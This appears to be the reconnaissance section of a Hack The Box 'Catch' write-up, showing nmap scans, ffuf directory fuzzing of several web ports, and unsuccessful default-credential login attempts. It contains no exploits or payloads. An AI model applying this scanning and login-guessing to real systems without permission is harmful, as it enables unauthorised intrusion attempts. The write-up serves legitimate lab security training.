1.0 RECONNAISSANCE

1.1 Network Scanning

1.1.1 Port 22

Discover port 22 withOpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)

```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
```

1.1.2 Port 80

Discover port 80 with Apache httpd 2.4.41 ((Ubuntu))

```
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Catch Global Systems
|_http-server-header: Apache/2.4.41 (Ubuntu)
```

1.1.3 Port 3000

Discover port 3000 with unknown services.

```
3000/tcp open  ppp?
| fingerprint-strings:
|   GenericLines, Help, RTSPRequest:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 200 OK
|     Content-Type: text/html; charset=UTF-8
|     Set-Cookie: i_like_gitea=994be1551d907f62; Path=/; HttpOnly
|     Set-Cookie: _csrf=IVSnSM9nbUEAtt30VthdOaoF3Ew6MTY0NzE1NTMxOTExNTkxNzMyMw; Path=/; Expires=Mon, 14 Mar 2022 07:08:39 GMT; HttpOnly; SameSite=Lax
|     Set-Cookie: macaron_flash=; Path=/; Max-Age=0; HttpOnly
|     X-Frame-Options: SAMEORIGIN
|     Date: Sun, 13 Mar 2022 07:08:39 GMT
|     <!DOCTYPE html>
|     <html lang="en-US" class="theme-">
|     <head data-suburl="">
|     <meta charset="utf-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <meta http-equiv="x-ua-compatible" content="ie=edge">
|     <title> Catch Repositories </title>
|     <link rel="manifest" href="data:application/json; base64,eyJuYW1lIjoiQ2F0Y2ggUmVwb3NpdG9yaWVzIiwic2hvcnRfbmFtZSI6IkNhdGNoIFJlcG9zaXRvcmllcyIsInN0YXJ0X3VybCI6Imh0dHA6Ly9naX
RlYS5jYXRjaC5odGI6MzAwMC8iLCJpY29ucyI6W3sic3JjIjoiaHR0cDovL2dpdGVhLmNhdGNoLmh0Yjoz
|   HTTPOptions:
|     HTTP/1.0 405 Method Not Allowed
|     Set-Cookie: i_like_gitea=d93fded867eb6587; Path=/; HttpOnly
|     Set-Cookie: _csrf=RA7UM_GUddlC0poRXvTq37lGVA46MTY0NzE1NTMyNTQ0MzQ1OTYxNw; Path=/; Expires=Mon, 14 Mar 2022 07:08:45 GMT; HttpOnly; SameSite=Lax
|     Set-Cookie: macaron_flash=; Path=/; Max-Age=0; HttpOnly
|     X-Frame-Options: SAMEORIGIN
|     Date: Sun, 13 Mar 2022 07:08:45 GMT
|_    Content-Length: 0
```

1.1.4 Port 5000

Discover port 5000 with unknown services.

```
5000/tcp open  upnp?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, RPCCheck, RTSPRequest, SMBProgNeg, ZendJavaBridge:
|     HTTP/1.1 400 Bad Request
|     Connection: close
|   GetRequest:
|     HTTP/1.1 302 Found
|     X-Frame-Options: SAMEORIGIN
|     X-Download-Options: noopen
|     X-Content-Type-Options: nosniff
|     X-XSS-Protection: 1; mode=block
|     Content-Security-Policy:
|     X-Content-Security-Policy:
|     X-WebKit-CSP:
|     X-UA-Compatible: IE=Edge,chrome=1
|     Location: /login
|     Vary: Accept, Accept-Encoding
|     Content-Type: text/plain; charset=utf-8
|     Content-Length: 28
|     Set-Cookie: connect.sid=s%3A5WVOrHfrRFT80HuyQXvYGtNWQMw2jxO2.nx6CBSR9035l%2FfitjIlammsC1ncaGn55idN4EtUHElI; Path=/; HttpOnly
|     Date: Sun, 13 Mar 2022 07:08:43 GMT
|     Connection: close
|     Found. Redirecting to /login
```

1.1.5 Port 8000

Discover port 8000 with Apache httpd 2.4.29 ((Ubuntu)).

```
8000/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Catch Global Systems
|_http-server-header: Apache/2.4.29 (Ubuntu)
```

1.2 Port 80 Enumeration


1.2.1 Directory Fuzz

The result of directory fuzz acquired some common web directory.

```
________________________________________________

 :: Method           : GET
 :: URL              : http://catch/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/big.txt
 :: Extensions       : .php
 :: Output file      : ./web-dir/catch-80.csv
 :: File format      : csv
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
________________________________________________

.htpasswd               [Status: 403, Size: 270, Words: 20, Lines: 10]
.htaccess.php           [Status: 403, Size: 270, Words: 20, Lines: 10]
.htaccess               [Status: 403, Size: 270, Words: 20, Lines: 10]
.htpasswd.php           [Status: 403, Size: 270, Words: 20, Lines: 10]
index.php               [Status: 200, Size: 6163, Words: 855, Lines: 375]
javascript              [Status: 301, Size: 303, Words: 20, Lines: 10]
server-status           [Status: 403, Size: 270, Words: 20, Lines: 10]
:: Progress: [40952/40952] :: Job [1/1] :: 154 req/sec :: Duration: [0:05:02] :: Errors: 0 ::
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Catch$ sudo gedit /etc/hosts
```

1.2.2 APK Download

Discover a downloadable APK file. Signup and Login button clicked, which dint return any response.



1.3 Port 3000 Enumeration


1.3.1 Directory Fuzz

The result of directory fuzz on root path. Discovered some interesting directory.


```
________________________________________________
 :: Method           : GET
 :: URL              : http://catch.htb:3000/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/big.txt
 :: Output file      : ./web-dir/catch-3000.csv
 :: File format      : csv
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: all
 :: Filter           : Response words: 486
________________________________________________

Root                    [Status: 200, Size: 13789, Words: 1203, Lines: 302, Duration: 297ms]
admin                   [Status: 302, Size: 34, Words: 2, Lines: 3, Duration: 262ms]
css                     [Status: 302, Size: 27, Words: 2, Lines: 3, Duration: 263ms]
explore                 [Status: 302, Size: 37, Words: 2, Lines: 3, Duration: 259ms]
favicon.ico             [Status: 404, Size: 0, Words: 1, Lines: 1, Duration: 263ms]
fonts                   [Status: 302, Size: 29, Words: 2, Lines: 3, Duration: 263ms]
img                     [Status: 302, Size: 27, Words: 2, Lines: 3, Duration: 264ms]
issues                  [Status: 302, Size: 34, Words: 2, Lines: 3, Duration: 271ms]
js                      [Status: 302, Size: 26, Words: 2, Lines: 3, Duration: 260ms]
milestones              [Status: 302, Size: 34, Words: 2, Lines: 3, Duration: 272ms]
notifications           [Status: 302, Size: 34, Words: 2, Lines: 3, Duration: 267ms]
root                    [Status: 200, Size: 13787, Words: 1203, Lines: 302, Duration: 267ms]
vendor                  [Status: 302, Size: 30, Words: 2, Lines: 3, Duration: 263ms]
:: Progress: [20476/20476] :: Job [1/1] :: 81 req/sec :: Duration: [0:02:48] :: Errors: 0 ::
```

1.3.2 GitTea Page

Discover Catch Repo of Git page via main page.



Access to '/explore'. Discover root users in 'Explore' Tab.




1.3.3 ‘/Root’ directory fuzz

Directory Fuzz on '/root/' directory. There is nothing to being leaked for the reposiory.

```
________________________________________________
 :: Method           : GET
 :: URL              : http://catch.htb:3000/root/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/big.txt
 :: Output file      : ./web-dir/catch-root-3000.csv
 :: File format      : csv
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: all
 :: Filter           : Response words: 486
________________________________________________

:: Progress: [20476/20476] :: Job [1/1] :: 149 req/sec :: Duration: [0:02:45] :: Errors: 0 ::
```

1.3.4 Sign-In Panel

Click on SignIn Button as shows above. It needs credentials to login, but we don’t have any credentials for it. We can skip this sign-up panel. Below shows result of common default credentials, which dint return a valid credentials for us.



1.4 Port 5000 Enumeration


1.4.1 Directory Fuzz

Directory Fuzz on root path. Discovered some interesting directory.

```
 :: Method           : GET
 :: URL              : http://catch.htb:5000/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/big.txt
 :: Output file      : ./web-dir/catch-5000.csv
 :: File format      : csv
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: all
 :: Filter           : Response words: 6
________________________________________________

Login                   [Status: 200, Size: 2627, Words: 709, Lines: 57, Duration: 310ms]
Media                   [Status: 301, Size: 177, Words: 7, Lines: 11, Duration: 311ms]
account                 [Status: 401, Size: 12, Words: 1, Lines: 1, Duration: 286ms]
connections             [Status: 401, Size: 12, Words: 1, Lines: 1, Duration: 265ms]
files                   [Status: 401, Size: 12, Words: 1, Lines: 1, Duration: 264ms]
logout                  [Status: 302, Size: 28, Words: 4, Lines: 1, Duration: 268ms]
login                   [Status: 200, Size: 2627, Words: 709, Lines: 57, Duration: 264ms]
media                   [Status: 301, Size: 177, Words: 7, Lines: 11, Duration: 264ms]
messages                [Status: 401, Size: 12, Words: 1, Lines: 1, Duration: 261ms]
robots.txt              [Status: 200, Size: 25, Words: 3, Lines: 2, Duration: 271ms]
rooms                   [Status: 401, Size: 12, Words: 1, Lines: 1, Duration: 674ms]
users                   [Status: 401, Size: 12, Words: 1, Lines: 1, Duration: 259ms]
:: Progress: [20476/20476] :: Job [1/1] :: 69 req/sec :: Duration: [0:05:04] :: Errors: 0 ::
```


1.4.2 Login Page

Access to this port, we will be redirected to '/login' Let'sChat application and a login page. Tested with some common default credentials, but not luck on getting valid credentials.



1.4.3 Unauthorized Page

Access to '/account', '/connections', '/files', 'messages', '/rooms' that discovered on directory fuzz. All pages will redirect to Unauthorized error message page. Seems like this page required some credentials to access. As we don't have any valid credentials, so we skip this page.



1.5 Port 8000 Enumeration


1.5.1 Directory Fuzz

The result of directory fuzz on root path, discovered some interesting directory.


```
 :: Matcher          : Response status: all
 :: Filter           : Response words: 798
________________________________________________

.htaccess               [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 1121ms]
.htpasswd               [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 1805ms]
admin                   [Status: 302, Size: 374, Words: 60, Lines: 12, Duration: 510ms]
api-doc                 [Status: 404, Size: 186, Words: 16, Lines: 1, Duration: 314ms]
api2                    [Status: 404, Size: 186, Words: 16, Lines: 1, Duration: 314ms]
api                     [Status: 404, Size: 186, Words: 16, Lines: 1, Duration: 368ms]
apimage                 [Status: 404, Size: 186, Words: 16, Lines: 1, Duration: 299ms]
apicache                [Status: 404, Size: 186, Words: 16, Lines: 1, Duration: 300ms]
apis                    [Status: 404, Size: 186, Words: 16, Lines: 1, Duration: 299ms]
api_test                [Status: 404, Size: 186, Words: 16, Lines: 1, Duration: 300ms]
api4                    [Status: 404, Size: 186, Words: 16, Lines: 1, Duration: 300ms]
api3                    [Status: 404, Size: 186, Words: 16, Lines: 1, Duration: 1345ms]
cgi-bin/                [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 364ms]
dashboard               [Status: 302, Size: 374, Words: 60, Lines: 12, Duration: 317ms]
dist                    [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 273ms]
favicon.ico             [Status: 200, Size: 1034, Words: 4, Lines: 4, Duration: 298ms]
fonts                   [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 276ms]
img                     [Status: 301, Size: 311, Words: 20, Lines: 10, Duration: 304ms]
robots.txt              [Status: 200, Size: 24, Words: 2, Lines: 3, Duration: 266ms]
server-status           [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 290ms]
setup                   [Status: 302, Size: 370, Words: 60, Lines: 12, Duration: 312ms]
storage                 [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 299ms]
subscribe               [Status: 500, Size: 3163, Words: 794, Lines: 72, Duration: 345ms]
:: Progress: [20476/20476] :: Job [1/1] :: 43 req/sec :: Duration: [0:07:02] :: Errors: 0 ::
```

1.5.2 Past Incident Logs

Access to root path, discover past incident logs.

